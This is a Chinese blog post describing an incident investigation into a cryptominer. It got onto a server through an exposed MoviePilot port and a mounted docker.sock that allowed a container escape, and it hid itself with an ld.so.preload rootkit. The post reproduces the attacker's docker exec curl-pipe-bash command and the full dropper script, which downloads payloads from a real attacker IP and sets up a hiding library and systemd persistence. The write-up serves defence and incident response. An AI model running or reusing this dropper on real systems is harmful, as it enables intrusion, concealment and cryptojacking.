


0. 引言
在服务器运维过程中,突然的流量激增或 CPU 负载异常往往是“不速之客”访问的信号。本文记录了最近对我的一台服务器进行排查的过程,涵盖了从发现异常、捕捉恶意进程到定位 Docker 逃逸风险的完整链条。
一、 异常初现:100% 的 CPU 占用

由于部署了监控探针,可以从探针中看到服务器 CPU 持续处于 100% 满载状态。

有趣的是,使用 top 命令查看时,虽然 ni (nice 值) 占用极高,但进程列表中却看不到任何实际的高占用进程。这种“隐身术”通常意味着攻击者使用了某些手段(如 ld.so.preload 劫持)来隐藏进程。
二、 拨云见日:定位恶意进程
既然常规工具被欺骗,我选择了更底层的系统监控工具 sysdig 来进行分析:

root@ubuntu:~# sysdig -c topprocs_cpu
CPU%                Process             PID
--------------------------------------------------------------------------------
197.99%             .system             548303
1.00%               sysdig              548451
真凶现身:一个名为 .system 的隐藏进程。进一步追踪该进程的可执行文件路径:
root@ubuntu:~# ls -l /proc/548303/exe
lrwxrwxrwx 1 root root 0 Mar  6 09:26 /proc/548303/exe -> /var/spool/.system/.system
恶意程序隐藏在 /var/spool/.system/ 目录下。
三、 持久化分析:野火烧不尽
在尝试手动 kill 进程后,发现该进程会迅速自动重启。这说明系统存在持久化后门(如定时任务或 Systemd 服务)。
通过全盘搜索 systemd 配置,我找到了罪魁祸首:
root@ubuntu:~# grep -R "/var/spool/.system/.system" /etc/systemd 2>/dev/null
/etc/systemd/system/multi-user.target.wants/cdngdn.service:ExecStart=/var/spool/.system/.system
查看该服务的具体定义:
root@ubuntu:~# systemctl cat cdngdn.service
# /usr/lib/systemd/system/cdngdn.service
[Unit]
Description=umx
After=network.target

[Service]
Type=forking
GuessMainPID=no
ExecStart=/var/spool/.system/.system
Restart=always
User=root

[Install]
WantedBy=multi-user.target
操作: 停止并禁用该服务后,CPU 负载立刻恢复正常。
root@ubuntu:~# systemctl stop cdngdn.service
四、 溯源分析:黑客是怎么进来的?
为了搞清楚入侵时间点,我通过 stat 查看了 Service 文件的创建时间,目标锁定在 2026-02-05 01:40 左右。
root@ubuntu:~#  stat /etc/systemd/system/multi-user.target.wants/cdngdn.service
  File: /etc/systemd/system/multi-user.target.wants/cdngdn.service -> /usr/lib/systemd/system/cdngdn.service
  Size: 38        	Blocks: 0          IO Block: 4096   symbolic link
Device: 8,2	Inode: 2492089     Links: 1
Access: (0777/lrwxrwxrwx)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2026-03-06 09:31:15.173111506 +0000
Modify: 2026-02-05 01:40:57.843682766 +0000
Change: 2026-02-05 01:40:57.843682766 +0000
 Birth: 2026-02-05 01:40:57.843682766 +0000
1. 系统日志线索
检索该时间段的系统日志,发现了密集的 Docker 容器操作记录:
root@ubuntu:~# journalctl --since "2026-02-05 01:35:00" --until "2026-02-05 01:45:00"
Feb 05 01:40:52 ubuntu systemd[1]: tmp-containerd\x2dmount3988262868.mount: Deactivated successfully.
Feb 05 01:40:52 ubuntu systemd[1]: var-lib-docker-rootfs-overlayfs-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.mount: Deactivated successfully.
Feb 05 01:40:53 ubuntu containerd[11817]: time="2026-02-05T01:40:53.257543935Z" level=info msg="connecting to shim f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4" address="unix:///run/cont>
Feb 05 01:40:53 ubuntu systemd[1]: Started docker-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.scope - libcontainer container f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe2968>
Feb 05 01:40:53 ubuntu dockerd[849]: time="2026-02-05T01:40:53.328023788Z" level=info msg="sbJoin: gwep4 ''->'', gwep6 ''->''" eid=0a8a33636aa2 ep=laughing_hermann net=host nid=ecc17e326ae5
Feb 05 01:40:54 ubuntu dockerd[849]: time="2026-02-05T01:40:54.856108381Z" level=error msg="copy stream failed" error="reading from a closed fifo" stream=stdout
Feb 05 01:40:54 ubuntu dockerd[849]: time="2026-02-05T01:40:54.856185429Z" level=error msg="copy stream failed" error="reading from a closed fifo" stream=stderr
Feb 05 01:40:54 ubuntu dockerd[849]: time="2026-02-05T01:40:54.859929586Z" level=error msg="Error running exec d865e3a04572c9b1c83fb8fba7fc604d5f786eb08c05e2a1b64bf03c8377873f in container: OCI runtime exec>
Feb 05 01:40:55 ubuntu kernel: bash (24713): drop_caches: 1
Feb 05 01:40:57 ubuntu systemd[1]: Reloading requested from client PID 25366 ('systemctl') (unit docker-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.scope)...
Feb 05 01:40:57 ubuntu systemd[1]: Reloading...
Feb 05 01:40:57 ubuntu systemd[1]: Configuration file /run/systemd/system/netplan-ovs-cleanup.service is marked world-inaccessible. This has no effect as configuration data is accessible via APIs without re>
Feb 05 01:40:57 ubuntu systemd[1]: Configuration file /run/systemd/system/systemd-networkd-wait-online.service.d/10-netplan.conf is marked world-inaccessible. This has no effect as configuration data is acc>
Feb 05 01:40:57 ubuntu systemd[1]: Reloading finished in 476 ms.
Feb 05 01:40:57 ubuntu systemd[1]: Reloading requested from client PID 25411 ('systemctl') (unit docker-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.scope)...
Feb 05 01:40:57 ubuntu systemd[1]: Reloading...
Feb 05 01:40:57 ubuntu systemd[1]: Configuration file /run/systemd/system/netplan-ovs-cleanup.service is marked world-inaccessible. This has no effect as configuration data is accessible via APIs without re>
Feb 05 01:40:57 ubuntu systemd[1]: Configuration file /run/systemd/system/systemd-networkd-wait-online.service.d/10-netplan.conf is marked world-inaccessible. This has no effect as configuration data is acc>
Feb 05 01:40:58 ubuntu systemd[1]: Reloading finished in 254 ms.
Feb 05 01:40:58 ubuntu systemd[1]: Starting motd-news.service - Message of the Day...
Feb 05 01:40:58 ubuntu kernel: bash (24713): drop_caches: 1
Feb 05 01:40:58 ubuntu systemd[1]: Starting cdngdn.service - umx...
Feb 05 01:40:58 ubuntu systemd[1]: Started cdngdn.service - umx.
Feb 05 01:40:59 ubuntu systemd[1]: docker-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.scope: Deactivated successfully.
Feb 05 01:40:59 ubuntu systemd[1]: docker-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.scope: Consumed 2.311s CPU time, 38.5M memory peak, 748.0K memory swap peak.
Feb 05 01:40:59 ubuntu dockerd[849]: time="2026-02-05T01:40:59.872803708Z" level=info msg="ignoring event" container=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 module=libcontainerd nam>
Feb 05 01:40:59 ubuntu containerd[11817]: time="2026-02-05T01:40:59.876833666Z" level=info msg="shim disconnected" id=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 namespace=moby
Feb 05 01:40:59 ubuntu containerd[11817]: time="2026-02-05T01:40:59.877200310Z" level=info msg="cleaning up after shim disconnected" id=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 names>
Feb 05 01:40:59 ubuntu containerd[11817]: time="2026-02-05T01:40:59.877645259Z" level=info msg="cleaning up dead shim" id=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 namespace=moby
Feb 05 01:40:59 ubuntu systemd[1]: var-lib-docker-rootfs-overlayfs-f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4.mount: Deactivated successfully.
2. Docker 事件记录
直觉告诉我这与 Docker 逃逸有关。通过 docker events 进一步复盘:
root@ubuntu:~# docker events --since "2026-02-05T01:35:00" --until "2026-02-05T01:45:00"
2026-02-05T01:40:52.975930343Z volume create 218d5b1b80a7c21db6b06968c3479a40615cf364a0951bac62a7253ba86b2681 (driver=local)
2026-02-05T01:40:52.984727066Z container create f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 (image=4ad894b1876a0a8d0a5f2f2b8c0f34f4e7bf4a20202644048b425d870f15dd0e, name=laughing_hermann, org.opencontainers.image.created=2026-01-04T23:00:40.414Z, org.opencontainers.image.description=NAS媒体库自动化管理工具, org.opencontainers.image.licenses=GPL-3.0, org.opencontainers.image.revision=30059eff4f309f228bf89df1f5682935039d2eb9, org.opencontainers.image.source=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.title=MoviePilot, org.opencontainers.image.url=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.version=2.9.2)
2026-02-05T01:40:53.204957004Z volume mount 218d5b1b80a7c21db6b06968c3479a40615cf364a0951bac62a7253ba86b2681 (container=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4, destination=/config, driver=local, propagation=, read/write=true)
2026-02-05T01:40:53.328661953Z network connect ecc17e326ae54802d0422f37b6522a0ec385231197ed0304766ddd9f1799777d (container=f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4, name=host, type=host)
2026-02-05T01:40:53.342433032Z container start f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 (image=4ad894b1876a0a8d0a5f2f2b8c0f34f4e7bf4a20202644048b425d870f15dd0e, name=laughing_hermann, org.opencontainers.image.created=2026-01-04T23:00:40.414Z, org.opencontainers.image.description=NAS媒体库自动化管理工具, org.opencontainers.image.licenses=GPL-3.0, org.opencontainers.image.revision=30059eff4f309f228bf89df1f5682935039d2eb9, org.opencontainers.image.source=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.title=MoviePilot, org.opencontainers.image.url=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.version=2.9.2)
2026-02-05T01:40:53.552140252Z container exec_create: chroot /h bash -c curl -k https://85.209.153.27:58282/ssww | bash f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 (execID=9e64461d93bfb1fd36d2f5ddf06631a908b8ef616eddfcfc92a45eb3205bf1fd, image=4ad894b1876a0a8d0a5f2f2b8c0f34f4e7bf4a20202644048b425d870f15dd0e, name=laughing_hermann, org.opencontainers.image.created=2026-01-04T23:00:40.414Z, org.opencontainers.image.description=NAS媒体库自动化管理工具, org.opencontainers.image.licenses=GPL-3.0, org.opencontainers.image.revision=30059eff4f309f228bf89df1f5682935039d2eb9, org.opencontainers.image.source=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.title=MoviePilot, org.opencontainers.image.url=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.version=2.9.2)
2026-02-05T01:40:53.652755689Z container exec_start: chroot /h bash -c curl -k https://85.209.153.27:58282/ssww | bash f7ee58057184eb40788eff5a8aaebcd43872cb9b1893035f31f6a7fe29684ad4 (execID=9e64461d93bfb1fd36d2f5ddf06631a908b8ef616eddfcfc92a45eb3205bf1fd, image=4ad894b1876a0a8d0a5f2f2b8c0f34f4e7bf4a20202644048b425d870f15dd0e, name=laughing_hermann, org.opencontainers.image.created=2026-01-04T23:00:40.414Z, org.opencontainers.image.description=NAS媒体库自动化管理工具, org.opencontainers.image.licenses=GPL-3.0, org.opencontainers.image.revision=30059eff4f309f228bf89df1f5682935039d2eb9, org.opencontainers.image.source=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.title=MoviePilot, org.opencontainers.image.url=https://github.com/jxxghp/MoviePilot, org.opencontainers.image.version=2.9.2)
分析这条指令:chroot /h 表明攻击者在创建容器时,将宿主机的根目录 / 挂载到了容器内部的 /h 路径,并以此获得了对宿主机的控制权。
五、 样本分析:攻击者都做了什么?
我试图下载并分析攻击者使用的 ssww 脚本,其内容是一个典型的“挖矿全家桶”安装器。
核心逻辑片段:
- 清理对手: 停止并卸载常见的其他矿机服务(如
c3pool_miner)。 - 进程隐藏: 下载
libsystemd-shared-165.so并写入/etc/ld.so.preload,这也是为什么top看不到进程的原因。 - 持久化: 写入
/var/spool/.system/并注册cdngdn服务。 - 获取 Payload: 根据架构(x86/ARM)下载不同的病毒变体。
root@ubuntu:~# curl -k https://85.209.153.27:58282/ssww
set -e
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
ahp() {
clm
echo "vm.nr_hugepages=1200" >> /etc/sysctl.conf
sysctl -p
}
clm() {
sync; echo 1 > /proc/sys/vm/drop_caches
}
set +e
systemctl stop c3pool_miner
systemctl disable c3pool_miner
systemctl stop systeminitd.timer
systemctl stop systeminitd.service
systemctl disable systeminitd.timer
systemctl disable systeminitd.service
systemctl stop zzhd; systemctl stop zzhr; systemctl stop zzhh; systemctl stop sshm; systemctl disable zzhd; systemctl disable zzhr; systemctl disable zzhh; systemctl disable sshm
curl -k https://85.209.153.27:58282/rta | bash
systemctl stop cleanup-temporary-directories.scope
mkdir -p /usr/lib/systemd/systemd-host
setenforce 0
set -e
XV="sst"
[[ $(uname -m) == "aarch64" ]] && XV="ssa" || :
systemctl is-active --quiet svngd && exit 0
systemctl is-active --quiet cdngdn && exit 0
set +e
cd /tmp
curl -kO https://85.209.153.27:58282/cht && chmod +x cht && ./cht -ia /etc/ld.so.preload && rm cht
set -e
mkdir -p /var/spool/.system
cd /var/spool/.system
grep nr_hugepages /etc/sysctl.conf || ahp
curl -k https://85.209.153.27:58282/$XV -o .system
chmod +x .system
(curl -k https://85.209.153.27:58282/phsd2.c | gcc -x c -Wall -fPIC -shared -o /usr/lib/libsystemd-shared-165.so - -ldl) || curl -o /usr/lib/libsystemd-shared-165.so -k https://85.209.153.27:58282/li
set +e
echo /usr/lib/libsystemd-shared-165.so >> /etc/ld.so.preload
set -e
cd /lib/systemd/system
curl -ko cdngdn.service https://85.209.153.27:58282/aa82822
systemctl daemon-reload
systemctl enable cdngdn
clm
systemctl start cdngdn
网络上搜索相关信息,可以在 2024 年就看到相关报告 http://darktrace.com/blog/warpscan-cloudflare-warp-abused-to-hijack-cloud-services
六、 复盘发现:漏洞之源
回顾当前环境,服务器仅运行了三个容器:MoviePilot, qbittorrent, embyserver。
通过深入复盘 docker-compose.yml 配置,我发现了两个核心安全隐患:
-
挂载了危险的 Docker Sock:
在MoviePilot的配置中,为了实现某些管理功能,挂载了宿主机的 Docker 守护进程:- '/var/run/docker.sock:/var/run/docker.sock:ro'虽然使用了
ro(只读)挂载,但在某些环境下,这依然为攻击者调用 Docker API 提供了便利。 -
不当的端口映射(核心诱因):
原配置中并没有显式地只针对 MoviePilot 常用的3000和3001端口进行映射。由于配置不当(如使用了network_mode: host或宽泛的端口映射规则),导致了一些本应仅限本地访问的服务端口(如38379)也直接暴露在了公网。
使用 AI 分析 MoviePilot 源码发现了问题所在:

结合日志中出现的非法 docker exec 行为,基本可以复盘出攻击路径:攻击者通过扫描发现并利用了暴露在公网的 38379 端口进行突破,随后结合挂载的 docker.sock 成功实现了容器逃逸,并最终在宿主机植入了挖矿程序。
七、 进展:提交 Pull Request 修复
验证排查方法:
通过访问 http://服务器IP:38379/version,如果能够直接返回版本号信息而无需授权,则说明该端口已由于配置不当暴露在公网,存在被攻击风险。
针对此次排查发现的 Docker API 风险,已向官方仓库提交了 Pull Request #5546 。
八、 总结与安全建议
- 谨慎挂载
docker.sock:除非绝对必要(如 Docker 管理程序),否则严禁将该文件挂载给容器。 - 隐藏进程排查:当
top失效时,优先使用sysdig,unhide或直接检查/proc/目录。 - 定期自检持久化项:关注
/etc/ld.so.preload和/etc/systemd/system/下的异常文件。 - 网络层加固:严密封锁 Docker API 端口(2375/2376),并配合 TLS 认证。

评论区